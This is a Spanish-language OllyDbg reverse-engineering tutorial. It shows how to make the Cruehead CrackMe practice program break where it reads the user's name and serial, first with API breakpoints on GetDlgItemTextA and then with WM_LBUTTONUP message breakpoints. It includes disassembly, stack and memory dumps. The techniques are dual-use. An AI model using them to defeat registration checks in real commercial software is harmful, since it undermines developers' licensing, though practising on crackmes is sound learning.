Existe un Bucle de mensajes en todo programa compuesto por varias apis, que no profundizaremos aquí, dichas apis se ocupan del tratamiento de los mensajes, el que quiera profundizar el tema, este es un tutorial bastante completo de cómo funcionan, aunque para el cracking no es necesario, profundizar tanto, mas vale saber que dichos mensajes existen y son procesados y en cual colocar BMSG para obtener un buen resultado.


http://winprog.org/tutorial/es/message_loop.html

Veremos como ejemplo el caso siguiente: para hallar seriales queremos que el programa rompa al apretar en el botón que ingresa nuestro nombre y serial, para luego analizar que operaciones realiza con ellos.
Si abrimos el Crackme de Cruehead en OLLYDBG.


```
00401000    6A 00          PUSH 0
00401002    E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00          PUSH 0
0040100E    68 F4204000    PUSH CRACKME.004020F4          ASCII "No need to disasm the code!"
00401013    E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018  .  0BC0          OR EAX,EAX
0040101A  .v 74 01         JE SHORT CRACKME.0040101D
0040101C  .  C3            RETN
0040101D  >  C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027  .  C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
```

Vamos a ver primero el método con las apis, para ello miramos las apis que importa el programa, a ver cual es la encargada de realizar el trabajo de traer el texto que tipeamos para su procesamiento y futura comparación.

Para ello en el listado hacemos CLICK DERECHO-SEARCH FOR-NAME (LABEL) IN CURRENT MODULE




Las apis mas usadas para ingresar texto son GetDlgItemTextA y GetWindowTextA, así que miraremos allí si están




Vemos que usa la api GetDlgItemTextA por lo cual seguro la utilizara para ingresar el texto

Pongamos un BP en dicha api




O




Bueno una vez colocado el BPX en la api corremos el programa y vamos a ingresar nuestro user y pass

Al apretar OK para en nuestro BREAKPOINT




Si miramos el stack




Vemos que uno de lo parámetros de la api es el buffer, allí guardara el texto que estamos ingresando.


Veamos el BUFFER en el DUMP con FOLLOW IN DUMP o yendo al DUMP y haciendo GOTO EXPRESSION=40218E




Allí lo vemos vacío pues aun no se ejecuto la api



Así que ejecutemos la api hasta el RET con DEBUG- EXECUTE TILL RETURN



Miramos que en el DUMP que la api guardo allí nuestro nombre.



Si doy RUN nuevamente con F9 vuelve a parar en la api

```
0012F9D0  004012E9  CALL to GetDlgItemTextA from CRACKME.004012E4
0012F9D4  004607F8  hWnd = 004607F8 ('Register',class='#32770')
0012F9D8  000003E9  ControlID = 3E9 (1001.)
0012F9DC  0040217E  Buffer = CRACKME.0040217E
0012F9E0  00000000  Count = 0 (11.)
0012F9E4  0012FA58
0012F9E8  00401253  CRACKME.00401253
0012F9EC  00000000
0012F9F0  0012FA1C
```

Esta ves el buffer es 40217e veamos en el dump

```
Address   Hex dump                  ASCII
0040217E  00 00 00 00 00 00 00 00  ........
00402186  00 00 00 00 00 00 00 00  ........
0040218E  6E 61 72 76 61 6A 61 00  narvaja.
00402196  00 00 00 00 00 00 00 00  ........
0040219E  00 00 00 00 00 00 00 00  ........
004021A6  00 00 00 00 00 00 00 00  ........
```

Ahora hago EXECUTE TILL RETURN

```
Address   Hex dump                  ASCII
0040217E  39 38 39 38 39 38 00 00  989898..
00402186  00 00 00 00 00 00 00 00  ........
0040218E  6E 61 72 76 61 6A 61 00  narvaja.
00402196  00 00 00 00 00 00 00 00  ........
0040219E  00 00 00 00 00 00 00 00  ........
```

Y ingresa mi serial.

Ya comprendemos que para la búsqueda de seriales correctos, debemos detenernos en donde ingresa nuestro nombre y serial o los datos que se nos pidan, mas adelante veremos como seguir hasta hallar el serial correcto.


Bueno hemos parado en el punto en que ingresa nuestro user y serial con apis, ahora veamos como hacerlo con BMSG, ya que muchos programadores sabedores de que para obtener el serial debemos detenernos aquí, para complicar las cosas, no utilizan apis para ingresar el texto si no que lo hacen mediante mensajes de Windows.

Quitemos los BREAKPOINTS que colocamos yendo a la ventana B y borrando todos con REMOVE

```
Window  Help
L E M T W H C / K B R ... S ?
Disassembly                    Comment
MOV EDI,EDI
```


```
L E M T W H C / K B R ...
Address   Module   Active   Disassembly          Comment
77D6AC1E  USER32   Always   MOV EDI,EDI
                            Remove        Del
                            Disable       Space
                            Edit condition
```


Corramos nuevamente el programa y lleguemos hasta la ventana de ingresar el user y serial




Una de las diferencias entre trabajar con apis y con BMSG es que en las apis podemos poner un BPX al inicio del programa si sabemos que api utiliza, en cambio para poner BMSG debe estar creada la ventana, antes no podemos poner BMSG en ella.

Para colocar el BMSG vamos a la ventana W o WINDOWS sin pausar el programa que continua RUNNING.







Si la ventana WINDOWS se encuentra vacía, debemos hacer CLICK DERECHO – ACTUALIZE




Buscamos el BOTÓN, allí vemos marcada la línea en CLASS dice BUTTON y el titulo es OK como en nuestro BOTON.

Hacemos CLICK DERECHO en esa línea y elegimos MESSAGE BREAKPOINT ON CLASSPROC







Vemos que nos sale esta ventanita la cual tiene para elegir que tipo de mensaje podemos utilizar si desplegamos el menú MESSAGES




Vemos que hay BMSG genérico para texto, Mouse, portapapeles, botones, cuando uno no sabe bien cual es el mensaje que se ultiliza el programa, puede intentar usar las opciones genéricas, pero en mi caso, usare el BMSG exacto, sigo bajando en el menú desplegable, ya que los años me han enseñado que cuando se hace click en un botón, se envía un mensaje WM_LBUTTONDOWN, primero cuando apretamos con el botón izquierdo por eso la L de LEFT y luego WM_LBUTTONUP cuando soltamos el botón izquierdo, así que pondremos el BMSG en este ultimo evento al soltar el botón, que es el 202.



Quedaría así



Elegido el tipo de mensaje 202 WM_LBUTTONUP, ponemos la marca en BREAK ON ANY WINDOW, y en PAUSE PROGRAM, que pare ON MESSAGE o sea cuando se ejecute el mensaje que elegimos, y abajo LOG WINPROC ARGUMENTS, ya que nunca viene mal que loguee los argumentos de algo.



Handle	Title	Parent	WinProc	ID	Style	ExtStyle	Thread	ClsProc	Class
004907F8	Register	Topmost			14C800C4	00010101	Main	77D3E54F	#32770
00410728	Cancel	004907F8		000003EB	50010000	00000004	Main	77D3B00E	Button
008D0708	Serial	004907F8		0000FFFF	50020000	00000004	Main	77D3E592	Static
00F20736		004907F8		000003E8	50010080	00000204	Main	77D3B3C4	Edit
011A079C	OK	004907F8		000003EA	50010000	00000004	Main	77D3B00E	Button
011E06B2	Name	004907F8		0000FFFF	50020000	00000004	Main	77D3E592	Static
080E07CC		004907F8		000003E9	50010080	00000204	Main	77D3B3C4	Edit
01840738	CrackMe v1.0	Topmost		00D40718	1CCF0000	00000100	Main	00401128	No need to disasm the code!

Vemos que como elegimos en cualquier ventana lo coloco en los dos botones que hay OK y CANCEL, no hay problema, ahora apretemos OK.


```
77D3B00E   8BFF            MOV EDI,EDI
77D3B010   55              PUSH EBP
77D3B011   8BEC            MOV EBP,ESP
77D3B013   8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
77D3B016   56              PUSH ESI
77D3B017   E8 B4D4FDFF     CALL USER32.77D184D0
77D3B01C   8BF0            MOV ESI,EAX
77D3B01E   85F6            TEST ESI,ESI
77D3B020 v 74 38           JE SHORT USER32.77D3B05A
77D3B022   8B55 0C         MOV EDX,DWORD PTR SS:[EBP+C]
77D3B025   3B15 E800D777   CMP EDX,DWORD PTR DS:[77D700E8]
77D3B02B v 77 45           JA SHORT USER32.77D3B072
77D3B02D   33C0            XOR EAX,EAX
77D3B02F   8BCA            MOV ECX,EDX
77D3B031   83E1 07         AND ECX,7
77D3B034   40              INC EAX
77D3B035   D3E0            SHL EAX,CL
77D3B037   57              PUSH EDI
77D3B038   8B3D EC00D777   MOV EDI,DWORD PTR DS:[77D700EC]
77D3B03E   8BCA            MOV ECX,EDX
```

```
0012FCB8  77D18734  CALL to Assumed WinProc from USER32.77D18731
0012FCBC  011A079C  hWnd = 011A079C ('OK',class='Button',parent=004907F8)
0012FCC0  00000202  Message = WM_LBUTTONUP
0012FCC4  00000000  Keys = 0
0012FCC8  00150043  X = 67. Y = 21.
0012FCCC  77D3B00E  RETURN to USER32.77D3B00E
0012FCD0  DCBAABCD
0012FCD4  00000000
```

Aquí es donde se pierden muchos porque dicen que parando con este método, quedan en el medio de la nada ya que la dirección de retorno, no pertenece al programa pero retornar es muy sencillo.

003C0000	00002000				Map	R	R
003D0000	00004000				Priv	RW	RW
003E0000	00002000				Map	R	R
003F0000	00004000				Priv	RW	RW
00400000	00001000	CRACKME		PE header	Imag	R	RWE
00401000	00001000	CRACKME	CODE	code	Imag	R	RWE
00402000	00001000	CRACKME	DATA	data	Imag	R	RWE
00403000	00001000	CRACKME	.idata	imports	Imag	R	RWE
00404000	00001000	CRACKME	.edata	exports	Imag	R	RWE
00405000	00001000	CRACKME	.reloc	relocations	Imag	R	RWE
00406000	00002000	CRACKME	.rsrc	resources	Imag	R	RWE
00410000	00007000				Map	R E	R E

Sabemos que el programa se ejecuta en la sección que comienza en 401000, así que pongo un BPM ON ACCESS en dicha sección para que pare cuando ejecute algo allí.



Al dar RUN paramos allí


```
00401253  .  C8 000000     ENTER 0,0
00401257  .  53            PUSH EBX
00401258  .  56            PUSH ESI
00401259  .  57            PUSH EDI
0040125A  .  817D 0C 1001  CMP DWORD PTR SS:[EBP+C],110
00401261  .v 74 34         JE SHORT CRACKME.00401297
00401263  .  817D 0C 1101  CMP DWORD PTR SS:[EBP+C],111
0040126A  .v 74 35         JE SHORT CRACKME.004012A1
0040126C  .  837D 0C 10    CMP DWORD PTR SS:[EBP+C],10
00401270  .v 0F84 8100000  JE CRACKME.004012F7
00401276  .  817D 0C 0102  CMP DWORD PTR SS:[EBP+C],201
0040127D  .v 74 0C         JE SHORT CRACKME.0040128B
0040127F  .  B8 00000000   MOV EAX,0
00401284  >  5F            POP EDI
00401285  .  5E            POP ESI
00401286  .  5B            POP EBX
00401287  .  C9            LEAVE
00401288  .  C2 1000       RETN 10
0040128B  >  6A 01         PUSH 1                                  Erase = TRUE
0040128D  .  6A 00         PUSH 0                                  pRect = NULL
0040128F  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]               hWnd
00401292  .  E8 B5010000   CALL <JMP.&USER32.InvalidateRect>       InvalidateRect
00401297  >  FF75 08       PUSH DWORD PTR SS:[EBP+8]               hWnd
0040129A  .  E8 95010000   CALL <JMP.&USER32.SetFocus>             SetFocus
0040129F  .^ EB E3         JMP SHORT CRACKME.00401284
004012A1  >  33C0          XOR EAX,EAX
004012A3  .  817D 10 EB03  CMP DWORD PTR SS:[EBP+10],3EB
004012AA  .v 74 4B         JE SHORT CRACKME.004012F7
004012AC  .  817D 10 EA03  CMP DWORD PTR SS:[EBP+10],3EA
004012B3  .v 75 3B         JNZ SHORT CRACKME.004012F0
004012B5  .  6A 0B         PUSH 0B                                 Count = B (11.)
004012B7  .  68 8E214000   PUSH CRACKME.0040218E                   Buffer = CRACKME.0040218E
004012BC  .  68 E8030000   PUSH 3E8                                ControlID = 3E8 (1000.)
004012C1  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]               hWnd
004012C4  .  E8 07020000   CALL <JMP.&USER32.GetDlgItemTextA>      GetDlgItemTextA
004012C9  .  83F8 01       CMP EAX,1
004012CC  .  C745 10 EB03  MOV DWORD PTR SS:[EBP+10],3EB
004012D3  .^ 72 CC         JB SHORT CRACKME.004012A1
```

SIN QUITAR EL BPM ON ACCESS voy apretando F9 lo cual será como ir ejecutando línea a línea pero solo las instrucciones de esta sección.


```
33C0          XOR EAX,EAX
817D 10 EB03  CMP DWORD PTR SS:[EBP+10],3EB
74 4B         JE SHORT CRACKME.004012F7
817D 10 EA03  CMP DWORD PTR SS:[EBP+10],3EA
75 3B         JNZ SHORT CRACKME.004012F0
6A 0B         PUSH 0B                                 Count = B (11.)
68 8E214000   PUSH CRACKME.0040218E                   Buffer = CRACKME.0040218E
68 E8030000   PUSH 3E8                                ControlID = 3E8 (1000.)
FF75 08       PUSH DWORD PTR SS:[EBP+8]               hWnd
E8 07020000   CALL <JMP.&USER32.GetDlgItemTextA>      GetDlgItemTextA
83F8 01       CMP EAX,1
C745 10 EB03  MOV DWORD PTR SS:[EBP+10],3EB
72 CC         JB SHORT CRACKME.004012A1
6A 0B         PUSH 0B                                 Count = B (11.)
68 7E214000   PUSH CRACKME.0040217E                   Buffer = CRACKME.0040217E
68 E9030000   PUSH 3E9                                ControlID = 3E9 (1001.)
FF75 08       PUSH DWORD PTR SS:[EBP+8]               hWnd
E8 E7010000   CALL <JMP.&USER32.GetDlgItemTextA>      GetDlgItemTextA
B8 01000000   MOV EAX,1
EB 07         JMP SHORT CRACKME.004012F7
B8 00000000   MOV EAX,0
EB 8D         JMP SHORT CRACKME.00401284
50            PUSH EAX                                Result
```

Vemos que enseguida luego de ejecutar dos veces hasta el RET caemos en las llamadas a GetDlgItemTextA que leen el user y serial que tipeamos, de forma que llegamos al mismo lugar sin haber utilizado BPX en las apis en este caso.
Si el programa no hubiera utilizado apis para entrar el texto, hubiéramos llegado con los BMSG al mismo punto donde ingresara el texto y podremos empezar a trabajar la rutina del serial lo cual veremos en próximas partes.

En el caso que quisiéramos parar al apretar una tecla, podemos intentarlo también borramos el BPM ON ACCESS haciendo CLICK DERECHO-REMOVE MEMORY BREAKPOINT en cualquier parte del listado.




Y vamos a la ventana B y borramos los BMSG anteriores con REMOVE



Address	Module	Active	Disassembly
77D3B00E	USER32	Log "<WinProc>"	MOV EDI,EDI

